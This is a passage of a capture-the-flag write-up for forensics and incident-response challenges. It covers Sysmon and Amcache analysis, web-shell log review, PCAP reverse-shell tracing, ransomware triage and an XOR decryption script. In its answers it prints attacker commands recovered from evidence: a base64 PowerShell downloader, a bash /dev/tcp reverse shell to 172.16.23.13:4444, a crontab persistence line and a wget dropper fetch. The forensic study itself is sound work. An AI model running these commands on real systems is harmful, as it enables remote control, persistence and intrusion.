print(f"Plaintext (str): {plaintext.decode('utf-8')}")
```


```
KEY: d3fc98f246d58c002285904d6120d205cd7eb0b54245764be494712a7aec549e
NONCE: 1c0aea05c0aeae60
Ciphertext (hex): 97ff75a9e882df44a503fdadf62fefe7d4ffdd06d4
Plaintext: b'QWERTYasdfg12345!@#$%'
Plaintext (str): QWERTYasdfg12345!@#$%
```

https://chat.deepseek.com/share/sujzk5ju6vjulm93x8 for reference


flag:NEXSEC25{QWERTYasdfg12345!@#$%}

Incident Response

Here's the Dump #2



PoC:



2. Locating the RAT (Malware Identification)


To find the initial infection vector, we analyzed the **Amcache.hve** hive, which tracks executed programs.

- **Tool:** `AmcacheParser` / String Search
- **Command:** `strings -el "C/Windows/appcompat/Programs/Amcache.hve" | grep "Alina"`
- **Finding:** A suspicious executable named `a.exe` was executed from `C:\Users\Alina\Downloads\`.
  - *Analysis:* Single-letter executables in the Downloads folder are highly indicative of a "dropper" or hasty malware execution.


3. Root Cause Analysis (Sysmon Logs)

We pivoted to the **Sysmon Event Logs** to find *how* `a.exe` was created. Sysmon Event ID 1 (Process Create) logs the command line arguments used to launch processes.

- **Artifact:** `C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%4Operational.evtx`
- **Method:** Extracted strings from the binary log and searched for "a.exe".
- **Finding:** A PowerShell process was spawned with a Base64 encoded command immediately before `a.exe` appeared.



...



Command:

```
# 1. Extract strings from Sysmon log (using Little Endian for
Windows Unicode)
strings -el
"C/Windows/System32/winevt/Logs/Microsoft-Windows-Sysmon%4Opera
tional.evtx" > sysmon.txt

# 2. Search for the RAT executable name to find its creation
event
grep -i -C 20 "a.exe" sysmon.txt

echo
"DQAKACgATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAH
QALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAEYAaQBsA
GUAKAAnAGgAdAB0AHAAOgAvAC8AbwBzAGQAcwBvAGYAdAAuAGMAbwBtAC8AZABv
AHcAbgBsAG8AYQBkAC8AdQBwAGQAYQB0AGUAcgAuAGUAeABlACcALAAnAGEALgB
lAHgAZQAnACkAOwAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AYwBvAG0AIA
BzAGgAZQBsAGwALgBhAHAAAcABsAGkAYwBhAHQAaQBvAG4AKQAuAHMAaABlAGwAb
ABlAHgAZQBjAHUAdABlACgAJwBhAC4AZQB4AGUAJwApADsAKABnAGUAdAAtAGkA
dABlAG0AIAAnAGEALgBlAHgAZQAnACkALgBBAHQAdAByAGkAYgB1AHQAZQBzACA
AKwA9ACAAJwBIAGkAZABkAGUAbgAnADsA" | base64 -d
```

Flag:

NEXSEC25{http://osdsoft.com/download/updater.exe}

Breadcrumbs

PoC:

Based on the analysis of the `access.log` file, the attacker's IP address is **192.168.21.102**.

This IP address stands out from legitimate traffic due to the following suspicious activities starting around **13/Dec/2025:02:16:10**:

- **Web Shell Execution:** The IP accessed a suspicious file named `resume_aiman.pdf.php` located in the `/uploads/` directory. The file extension `.php` appended to `.pdf` is a common technique to disguise malicious scripts as legitimate documents.
- **Command Injection:** The logs show multiple requests with a `cmd` parameter executing system commands, such as:
  - `whoami`
  - `id`
  - `uname -a`
  - `pwd`
- **Reverse Shell Attempt:** The attacker finally attempted to establish a reverse shell connection to an external IP (`172.16.23.13`) using `bash` .

Flag: `nexsec25{192.168.21.102}`

Based on the `access.log` file, the attacker (IP `192.168.21.102`) uploaded a file named **resume_aiman.pdf.php**.

The logs show the attacker accessing this file in the `/uploads/` directory and using it to execute commands (e.g., `whoami` , `id`) via the `cmd` parameter, confirming it is a malicious web shell.

Flag: `nexsec25{resume_aiman.pdf.php}`

Based on the `access.log` file, the attacker (IP `192.168.21.102`) successfully uploaded the malicious file via a **POST** request to the `/submit.php` page. This action occurred just before they began accessing the file in the `/uploads/` directory.

The specific log entry representing the upload is: `192.168.21.102 - - [13/Dec/2025:02:13:37 +0800] "POST /submit.php HTTP/1.1" 200 1218 ...`

Flag: `nexsec25{13/Dec/2025:02:13:37 +0800}`

Based on the `access.log` file, the attacker (IP `192.168.21.102`) started executing commands via the web shell `resume_aiman.pdf.php` at `02:16:10`.

The first command executed was **whoami**.

Log Entry:

`192.168.21.102 - - [13/Dec/2025:02:16:10 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=whoami HTTP/1.1" 200 224 ...`

Flag: `nexsec25{whoami}`

Based on the `access.log` file, the attacker executed a reverse shell command to connect back to their machine.

The specific log entry is:

`192.168.21.102 - - [13/Dec/2025:02:23:09 +0800] "GET /uploads/resume_aiman.pdf.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F172.16.23.13%2F4444%200%3E%261%27 HTTP/1.1" 200 215 ...`

Decoded, the command `bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'` instructs the server to open a bash shell and redirect the input/output to the IP **172.16.23.13** on port **4444**.

Flag: `nexsec25{172.16.23.13:4444}`

Based on the analysis of the `capture.pcap` file, after the attacker successfully established the reverse shell connection (to `172.16.23.13:4444`), they interacted with the shell.

The PCAP stream shows the following sequence of events for the reverse shell:

1. The reverse shell connection is established.
2. The shell displays error messages: `bash: cannot set terminal process group (2470): Inappropriate ioctl for device` and `bash: no job control in this shell`.
3. The shell prompt appears: `www-data@server:/var/www/html/uploads$`.
4. The attacker enters their first command: **cat /etc/os-release** to identify the operating system version.

Flag: `nexsec25{cat /etc/os-release}`

Based on the analysis of the `capture.pcap` file, the attacker was operating under the user context of **www-data**.

This is confirmed by the shell prompt visible in the reverse shell traffic: `www-data@server:/var/www/html/uploads$`

Additionally, the `whoami` command executed earlier via the web shell also returned `www-data`.

Flag: `nexsec25{www-data}`

Based on the analysis of the `capture.pcap` file, when the reverse shell connection was established, the attacker's shell prompt was `www-data@server:/var/www/html/uploads$`.

This indicates that the attacker was initially located in the **/var/www/html/uploads** directory.

Flag: `nexsec25{/var/www/html/uploads}`

Based on the analysis of the `capture.pcap` file, here are the answers to your questions regarding the attacker's activities:

The attacker attempted to read a file containing password hashes but was denied. What file was this? (include path) The attacker attempted to read the **/etc/shadow** file using the command `cat /etc/shadow`, but received a "Permission denied" error.

What command did the attacker use to search for SUID binaries on the system? The attacker used the following command to search for SUID binaries: `find / -perm -4000 -type f 2>/dev/null`.

The attacker established persistence. What is the full command used? The attacker set up a cron job to execute a reverse shell every minute. The full command used was: `(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -`.

What command did the attacker use to list active network connections and listening ports in the second reverse shell session? In the subsequent session (likely triggered by the persistence mechanism), the attacker executed **ss -tulpn** to view listening ports and processes. Note: They previously attempted `netstat -tulpn` in the first session, but the command was not found.

What user's home directory that the attacker tried to access? The attacker attempted to access the home directory of the user **sysadmin** (specifically `/home/sysadmin/`) but was denied permission.

nexsec25{/etc/shadow}
nexsec25{find / -perm -4000 -type f 2>/dev/null}
nexsec25{(crontab -l 2>/dev/null; echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/172.16.23.13/4444 0>&1'") | crontab -}
nexsec25{ss -tulpn}
nexsec25{sysadmin}

Classic #1

Here's the analysis based on the triage artifacts in **Triage_Output.zip**:

✅ Findings

1. Which service was used to gain initial access to the server?

The attacker successfully logged in using **SSH** (password authentication).

Flag: `nexsec25{ssh}`

---

2. Which IP address was used by the attacker for this initial access activity?

Multiple successful logins were observed from the same source.

Flag: `nexsec25{100.96.0.2}`

---

3. Identify exact full command being used to download the malicious binary?

The `user_files_extracted/home/centos/.bash_history` file contains the following command used to download a script, which is likely the malicious binary or a dropper for it:

`wget --limit-rate=1k http://192.168.8.11:8080/init.sh`

Answer: nexsec25{wget --limit-rate=1k http://192.168.8.11:8080/init.sh}

4. Which directory was initially affected by the ransomware?

Ransom notes and encrypted content were first observed in the production data folder.

Flag:

```ruby
nexsec25{/home/centos/data_production/}
```

---

5. Which tool or utility was used to transfer documents/files out to the attacker's server?

Files were exfiltrated using **netcat**.

Flag: `nexsec25{nc}`

---

6. What was the initial file transferred out to the attacker's server?

This was the first file sent via netcat.

Flag:

```
nexsec25{Nexsec2025_Operational_Maintenance_Notes.txt}
```

I have re-analyzed the triage data and found the correct Process ID (PID) associated with the file transfer activity.

The previous answer was incorrect because the `nc` process was short-lived and not present in the general process list. However, by examining the network connection state file (`ss-anepo.txt`), I found the established connection to the attacker's server (`192.168.8.11:8888`) and the process responsible for it.

The relevant line from the network connection file is:


```
tcp ESTAB 0 0 192.168.8.15:43890 192.168.8.11:8888 users:(("nc",pid=9169,fd=3))
```

The process ID associated with the `nc` (netcat) file transfer activity is **9169**.

The corrected answer is:

nexsec25{9169}

Security Incident




https://gemini.google.com/share/e03b443ab625
https://chat.deepseek.com/share/8ub67wmj597inyzgi0
Can refer both of this chatbot for my process.
flag:nexsec25{12/13/2025_12:35:23PM_webadmin}

Digital Forensics


OhMyFiles #1

```
[AT0 × /mnt/e/My Drive/CTF/Platform/Forensic2025/Digital Forensics/OhMyFiles #1/DISKIMG_FAKRI251211][14:09:11]
: sha256sum FAKHRIWORKSTATION_20251211.E01
c8f31718462337b4cc8218c2ca301ca9ca6122cca71c708757f38788533ca076  FAKHRIWORKSTATION_20251211.E01
```

OhMyFiles #2



First we load the image in ftk imager and navigate to the user's folder(Fakhri).




Name	Size	Type	Date Modified
My Music	1	Reparse Point	10/12/2025 2:1...
My Pictures	1	Reparse Point	10/12/2025 2:1...
My Videos	1	Reparse Point	10/12/2025 2:1...
!!! DECRYPT_YOUR_FILES !!!.txt	2	Regular File	11/12/2025 6:0...
$I30	8	NTFS Index All...	11/12/2025 6:0...
2024_Annual_Performance_Review.pdf.lock	3	Regular File	11/12/2025 6:0...
BigClient_Proposal_2025.docx.lock	2	Regular File	11/12/2025 6:0...
desktop.ini	1	Regular File	10/12/2025 2:1...
Favorite_Recipes.txt.lock	2	Regular File	11/12/2025 6:0...
Friday_Team_Meeting_Agenda.txt.lock	2	Regular File	11/12/2025 6:0...
Japan_Trip_2025_Planning.docx.lock	3	Regular File	11/12/2025 6:0...
Kids_Homework_Tracker.txt.lock	1	Regular File	11/12/2025 6:0...
Leadership_Meeting_Notes_Nov2024.txt.lock	2	Regular File	11/12/2025 6:0...
Q4_2024_Financial_Report.docx.lock	2	Regular File	11/12/2025 6:0...
TODO.txt.lock	2	Regular File	11/12/2025 6:0...
Vendor_Analysis_2024.xlsx	1	Regular File	10/12/2025 3:1...


In Documents we see it is encrypted with .lock and the hacker also put the note.txt to read.

flag:nexsec25{.lock}

OhMyFiles #3



We try to navigate to Recycle Bin to see any delete files/folder that it store.



$I30	4	NTFS Index All...	11/12/2025 3:4...
$I8CHBZQ.xlsx	1	Regular File	11/12/2025 6:0...
$I96XXEK.rar	1	Regular File	11/12/2025 3:4...
$IAGPFRN.lnk	1	Regular File	10/12/2025 2:4...
$IOLGP11.xlsx	1	Regular File	11/12/2025 6:0...
$ISF54LP.txt	1	Regular File	10/12/2025 4:0...
$IY8T57Y.txt	1	Regular File	10/12/2025 4:0...
$IZ4J5YN.txt	1	Regular File	10/12/2025 3:0...
$IZT828V.xlsx	1	Regular File	11/12/2025 6:0...
$R8CHBZQ.xlsx	1	Regular File	10/12/2025 3:1...
$R96XXEK.rar	103,915	Regular File	10/12/2025 4:1...
$RAGPFRN.lnk	2	Regular File	10/12/2025 2:3...
$ROLGP11.xlsx	1	Regular File	10/12/2025 3:1...
$RSF54LP.txt	1	Regular File	10/12/2025 3:1...
$RY8T57Y.txt	0	Regular File	10/12/2025 3:5...
$RZ4J5YN.txt	0	Regular File	10/12/2025 3:0...
$RZT828V.xlsx	1	Regular File	10/12/2025 3:1...
desktop.ini	1	Regular File	10/12/2025 2:1...

In $Recycle.Bin/S-1-5-21-1076420815-3808139571-653147571-1000/ we see an interesting zip file called SR96XXEK.rar. So we extract it and hash it to SHA-256.

flag:nexsec25{CFAA2CE425E2F472618323DCBCEB2E3FC013100919A8DBF545BF15B4C45DAE8F}

OhMyFiles #4

3. MITRE ATT&CK Technique ID for Persistence

The exploit mechanism for the likely CVE involves placing a malicious file into the Windows Startup folder to achieve persistence, meaning the malware will run every time the user logs in. This technique is mapped in the MITRE ATT&CK framework.

The MITRE ATT&CK technique ID that matches the persistence mechanism observed in this scenario is:

T1547.001

https://www.virustotal.com/gui/file/6b5fe5b14293a22b436df716e100bd726be00523aa340230e7c1ecdc8cc72cd9/behavior

Excellent discovery! You've found the ransomware's **configuration and key storage location in the Windows Registry**, which directly answers your core question. The registry entries reveal the ransomware is called **"ShadowCrypt"**, uses the `XOR_MD5_YEAR` method, and stores unique keys for each encrypted file.


Here's what the evidence means and your next steps:

📁 Registry Analysis & Key Storage

- **Ransomware Family:** `ShadowCrypt`
- **Encryption Method:** `XOR_MD5_YEAR` (Likely: `XOR(FileData, MD5(Key + Year?))`)
- **Key Storage Path:** `HKEY_CURRENT_USER\SOFTWARE\ShadowCrypt\Keys\`

Script for crack the file:

```
key_str = 'd39316995b8fdc7ccbd7662b44bb374c2025'
key_bytes = key_str.encode('ascii')  # This is the correct encoding

with open('BigClient_Proposal_2025.docx.lock', 'rb') as f:
    ciphertext = f.read()

# Perform XOR decryption
plaintext = bytes([ciphertext[i] ^ key_bytes[i % len(key_bytes)] for i in
range(len(ciphertext))])

# Save the full decryption (likely a text file)
with open('FINAL_FLAG_OUTPUT.txt', 'wb') as f:
    f.write(plaintext)

# The flag is in the plaintext. Extract and print it.
try:
    # Decode as ASCII text and search for the flag pattern
    text_output = plaintext.decode('ascii', errors='ignore')
    # Look for the flag format (note: it's 'nexsec2025{' not 'nexsec25{')
    import re
    flag_match = re.search(r'nexsec2025\{[^}]+}', text_output)
    if flag_match:
        print(f"🎉 **FLAG FOUND:** {flag_match.group()}")
    else:
        print("Flag pattern not found automatically.")
